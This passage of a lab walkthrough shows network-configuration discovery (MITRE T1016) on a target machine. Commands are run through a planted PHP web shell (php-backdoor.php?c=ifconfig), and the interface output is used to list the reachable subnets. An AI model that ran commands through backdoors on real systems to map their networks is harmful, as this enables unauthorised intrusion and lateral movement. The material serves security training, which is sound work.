
Output:



```
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
10: eth1@if11: mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:37:22:02 brd ff:ff:ff:ff:ff:ff
    inet 192.55.34.2/24 brd 192.55.34.255 scope global eth1
        valid_lft forever preferred_lft forever
12: eth2@if13: mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:de:21:02 brd ff:ff:ff:ff:ff:ff
    inet 192.222.33.2/24 brd 192.222.33.255 scope global eth2
        valid_lft forever preferred_lft forever
14: eth3@if15: mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:21:0c:02 brd ff:ff:ff:ff:ff:ff
    inet 192.33.12.2/24 brd 192.33.12.255 scope global eth3
        valid_lft forever preferred_lft forever
16: eth4@if17: mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:7b:22:02 brd ff:ff:ff:ff:ff:ff
    inet 192.123.34.2/24 brd 192.123.34.255 scope global eth4
        valid_lft forever preferred_lft forever
```

Alternate Method: Using the ifconfig command

Step 11: Enter the ifconfig command in text field and click on the go button.



```
192.8.121.3:10000/public x +
192.8.121.3:10000/public/php-backdoor.php?c=ifconfig

eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3657 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2414 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:270191 (270.1 KB)  TX bytes:653841 (653.8 KB)


eth1      Link encap:Ethernet  HWaddr 02:42:c0:37:22:02
          inet addr:192.55.34.2  Bcast:192.55.34.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2152 (2.1 KB)  TX bytes:0 (0.0 B)

eth2      Link encap:Ethernet  HWaddr 02:42:c0:de:21:02
          inet addr:192.222.33.2  Bcast:192.222.33.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2152 (2.1 KB)  TX bytes:0 (0.0 B)

eth3      Link encap:Ethernet  HWaddr 02:42:c0:21:0c:02
          inet addr:192.33.12.2  Bcast:192.33.12.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2222 (2.2 KB)  TX bytes:0 (0.0 B)

eth4      Link encap:Ethernet  HWaddr 02:42:c0:7b:22:02
          inet addr:192.123.34.2  Bcast:192.123.34.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2152 (2.1 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```



There are 5 interfaces on the target machine excluding the lo interface. The IP address range associated with each interface is mentioned below:

1. eth0 - 172.17.0.0/16
2. eth1 - 192.55.34.0/24
3. eth2 - 192.222.33.0/24
4. eth3 - 192.33.12.0/24
5. eth4 - 192.123.34.0/24

References:

1. System Network Configuration Discovery (<https://attack.mitre.org/techniques/T1016/>)